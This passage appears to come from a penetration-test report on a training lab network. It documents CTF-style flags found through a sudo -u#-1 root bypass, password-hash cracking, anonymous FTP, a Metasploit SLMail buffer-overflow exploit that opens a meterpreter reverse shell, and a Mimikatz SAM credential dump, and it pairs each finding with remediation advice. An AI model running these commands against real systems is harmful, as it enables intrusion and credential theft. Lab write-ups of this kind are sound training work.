We initially tried to edit our sudo privileges but then realized that we could run the exploit to just switch user to root:

```
sudo -u#-1 su root
```

```
/
$ sudo -u#-1 visudo
visudo: no editor found (editor path = /usr/bin/editor)
$ sudo -u#-1 su root
root@e37d694a490e:/#
```

Status: Running

Once that was successful, we navigated to the /root directory and searched for files and found flag12.txt. A quick 'cat flag12.txt' gave us the final flag for Day 2:

```
root@e37d694a490e:/# cd /root
root@e37d694a490e:~# ls
flag12.txt
root@e37d694a490e:~# cat flag12.txt
d7sdfksdf384
root@e37d694a490e:~#
```


## 17. Sensitive Data on Employees Public GitHub Repository and Weak Password

### Day 3: Flag 1


Vulnerability 17	Findings
<b>Title</b>	Sensitive data exposure by employee
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	<b>Medium</b>
<b>Description</b>	Employees of the company are encouraged to use public repositories to enhance their careers, but sensitive data from Rekall should not be stored in those spaces, particularly not usernames and passwords. Additionally, Rekall needs a stronger password policy to ensure that if such sensitive data does leak, that passwords will be hard to crack and will change often.

<b>Images</b>	See below
<b>Affected Hosts</b>	<b>GitHub.com/totalrekall</b>
<b>Remediation</b>	Remove sensitive data from GitHub; have user trivera change their password, and set a better password policy.


**Technique:** HKTSTC searched GitHub for totalrekall and had no success:




However, when we went to <https://github.com/totalrekall>, the following page came up:



When we clicked on site, we found the following files:




Opening the file `xampp.users` gave us the following username:password hash:




We saved that hash in a file named `hash.txt`:





We then used john to crack the password hash in 38 seconds:



The credentials are trivera:Tanya4life, and the password is the first flag.

## 18. IP with Open Port 80

Day 3: Flag 2

Vulnerability 18	Findings
Title	Port 80 vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	An open port 80 allows web traffic; Rekall has made an attempt to protect that port with a request for authentication, but that will only remain as strong as the integrity of the user's credentials.
Images	See below
Affected Hosts	172.22.117.20
Remediation	Secure this port, strengthen passwords, add layers of authentication.

**Technique:** HKTSTC did an nmap scan of Rekall's network range 172.22.117.0/24 (command 'nmap -A 172.22.117.0/24') and found two machines, 172.22.117.10 and 172.22.117.20. The latter had port 80 open as we see below:


```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00070s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
|_ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_--r--r--r-- 1 ftp ftp      32 Feb 15 2022 flag3.txt
25/tcp    open  smtp          SLmail smtpd 5.5.0.4433
|_smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp    open  finger        SLmail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp    open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
106/tcp   open  pop3pw        SLmail pop3pw
110/tcp   open  pop3          BVRP Software SLMAIL pop3d
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_http-title: 401 Unauthorized
|_tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:12 (Microsoft)
|_smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_smb2-time:
|_ date: 2022-07-16T16:01:30
|_ start_date: N/A


TRACEROUTE
HOP RTT ADDRESS
1 0.70 ms Windows10 (172.22.117.20)
```

We then went to a web browser and typed in 172.22.117.20 and got the following authentication input screen, into which we entered trivera:Tanya4life.






The result was the following page with a promising-looking file:



When we opened that file, we found flag 2:



## 19. Anonymous FTP Access to Files

### Day 3: Flag 3

Vulnerability 19	Findings
<b>Title</b>	Anonymous access FTP vulnerability
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	<b>Low 0.0</b>
<b>Description</b>	This machine also has port 21 open with an FTP vulnerability enumerated in the nmap scan above. It is a configuration that allows anonymous (unauthenticated) users to transfer files with this machine (Vry4n_ 2019). It is far more serious than the simple file download we accomplished here, because it could be used to upload a malicious payload instead, but it is an extremely easy (and free) fix. CVE-1999-0497
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>172.22.117.20</b>
<b>Remediation</b>	Open the config file and set anonymous enable = NO and restart vsftpd service.

**Technique:** HKTSTC used the data gathered from the nmap scan about the ftp vulnerability and ran the command  
 ftp 172.22.117.20

We were asked to enter a username and entered anonymous. For password, we entered (literally) 'anything' and were logged on (other passwords also worked):



```
(root@kali)-[~]
# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```

Once connected, since we could guess the filename we needed, we successfully tried to use FTP to transfer the file to our local machine with the command `get flag3.txt`

```
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (31.0636 kB/s)
ftp>
```

We exited ftp and read the file with a `cat flag3.txt` command to find the 3rd flag, as seen below:

```
32 bytes received in 0.00 secs (31.0636 kB/s)
ftp> exit
221 Goodbye

(root@kali)-[~]
# cat flag3.txt
89cb548970d44f348bb63622353ae278

(root@kali)-[~]
#
```

## 20. Seattle Lab Buffer Overflow Vulnerability

Day 3: Flag 4

Vulnerability 20	Findings
Title	Seattle Lab Mail buffer overflow vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS

<b>Risk Rating</b>	<b>High 7.5</b>
<b>Description</b>	The POP3 server of Seattle Lab Mail (SLMail) 5.5.x has an unauthenticated buffer overflow vulnerability then sending a password with excessive length, CVE-2003-0264 (InfosecMatter, n.d.). This vulnerability has a partial impact on confidentiality, integrity, and availability (CVE Details 2021).
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>172.22.117.20</b>
<b>Remediation</b>	Secure ports 25, 110, and 106.

**Technique:** HKTSTC reviewed the earlier nmap scan and found that this machine was using the SLMail POP3 mail server on port 110. This server has a buffer overflow vulnerability.

```

25/tcp open  smtp          SLMail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp open  finger         SLMail fingerd
|_ finger: Finger online user list request denied.\x0D
80/tcp open  http           Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_ http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_ http-title: 401 Unauthorized
106/tcp open pop3pw        SLMail pop3pw
110/tcp open pop3          BVRP Software SLMail pop3d

```

With a quick search online, we found the Metasploit exploit `exploit/windows/pop3/seattlelab_pass` and tried it, successfully, as you see below:

```

msf6 auxiliary(scanner/ftp/ftp_login) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options
Module options (exploit/windows/pop3/seattlelab_pass):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     110              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.20.143.215  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20
rhosts => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 => 172.22.117.20:64643 ) at 2022-07-16 13:20:31 -0400

meterpreter >

```

Status: Running

Once we had a meterpreter shell, we checked our privileges out of curiosity and found that this incursion was at a high level:



```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

We used the command 'shell' to drop into a Windows PowerShell terminal; note that we weexitre in the SLmail\System program files, so doing a 'dir' command here showed us files were in that SLMail\System folder.

```

C:\Program Files (x86)\SLmail\System>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-DB02

Directory of C:\Program Files (x86)\SLmail\System

07/16/2022  08:09 AM    <DIR>          .
07/16/2022  08:09 AM    <DIR>          ..
03/21/2022  08:59 AM                32 flag4.txt
11/19/2002  11:40 AM            3,358 listrcrd.txt
03/17/2022  08:22 AM            1,840 maillog.000
03/21/2022  08:56 AM            3,793 maillog.001
04/05/2022  09:49 AM            4,371 maillog.002
04/07/2022  07:06 AM            1,940 maillog.003
04/12/2022  05:36 PM            1,991 maillog.004
04/16/2022  05:47 PM            2,210 maillog.005
06/22/2022  08:30 PM            2,831 maillog.006
06/27/2022  08:50 AM            1,991 maillog.007
07/12/2022  04:29 PM            5,337 maillog.008
07/14/2022  02:29 PM            2,366 maillog.009
07/16/2022  08:09 AM            5,661 maillog.00a
07/16/2022  10:03 AM            4,368 maillog.txt
               14 File(s)          42,089 bytes
                 2 Dir(s)  3,293,007,872 bytes free

```

The file flag4.txt was right there, and we opened it with a 'more flag4.txt' command, as shown below:

```

C:\Program Files (x86)\SLmail\System>more flag4.txt
more flag4.txt
822e3434a10440ad9cc086197819b49d

C:\Program Files (x86)\SLmail\System>

```

### Day 3: Flag 5

**Technique:** According to (CVE Details 2021), the open port 25 above cannot be reused for successive exploitation until the SLMail service has been restarted. So the next step an attacker would take after exploiting this vulnerability is to take a look at scheduled tasks and see if a backdoor payload can be smuggled into one of them. HKTSTC searched scheduled tasks for any task with task name (/tn) flag5 with the following command, including a /v for verbose:

```
schtasks /query /v /tn flag5
```

```
C:\Program Files (x86)\SLmail\System>schtasks /query /v /tn flag5
schtasks /query /v /tn flag5

Folder: \
HostName TaskName Comment Next Run Time Status
Delete Task If Not Rescheduled Stop Task If Runs X Hours and X Mins
Date Days Months
=====
WIN10 flag5 54fa8cd5c1354adc9214969d716673f5 N/A Ready
Disabled 72:00:00
N/A N/A
N/A 72:00:00
N/A N/A
```

## 21. Privilege Escalation Vulnerability via LSASS/SAM

### Day 3: Flag 6

Vulnerability 21	Findings
Title	Privilege escalation vulnerability via LSASS and the SAM database
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	<b>Critical 9.8</b>
Description	The Local Security Authority Subsystem Service (LSASS) has an elevation of privilege vulnerability because of overly permissive Access Control Lists on multiple system files, including the SAM database (see flag 6), known as HiveNightmare (Cyber Sophia, n.d.) (Mitre, n.d.) (Zorz 2021).CVE-2021-36934. This is a critical vulnerability with full impact on confidentiality, integrity, and availability (NIST 2021), because SAM is where local user password hashes are stored, which can give access to the local machine.
Images	See below
Affected Hosts	172.22.117.20
Remediation	Install Microsoft's security updates and delete all shadow copies of system files, including the SAM database (Microsoft 2021).

**Technique:** HKTSTC already had access to this machine, so we loaded kiwi and ran the Mimikatz/kiwi lsadump exploit with the meterpreter command  
lsadump\_sam



```

C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## \ / ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsadump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

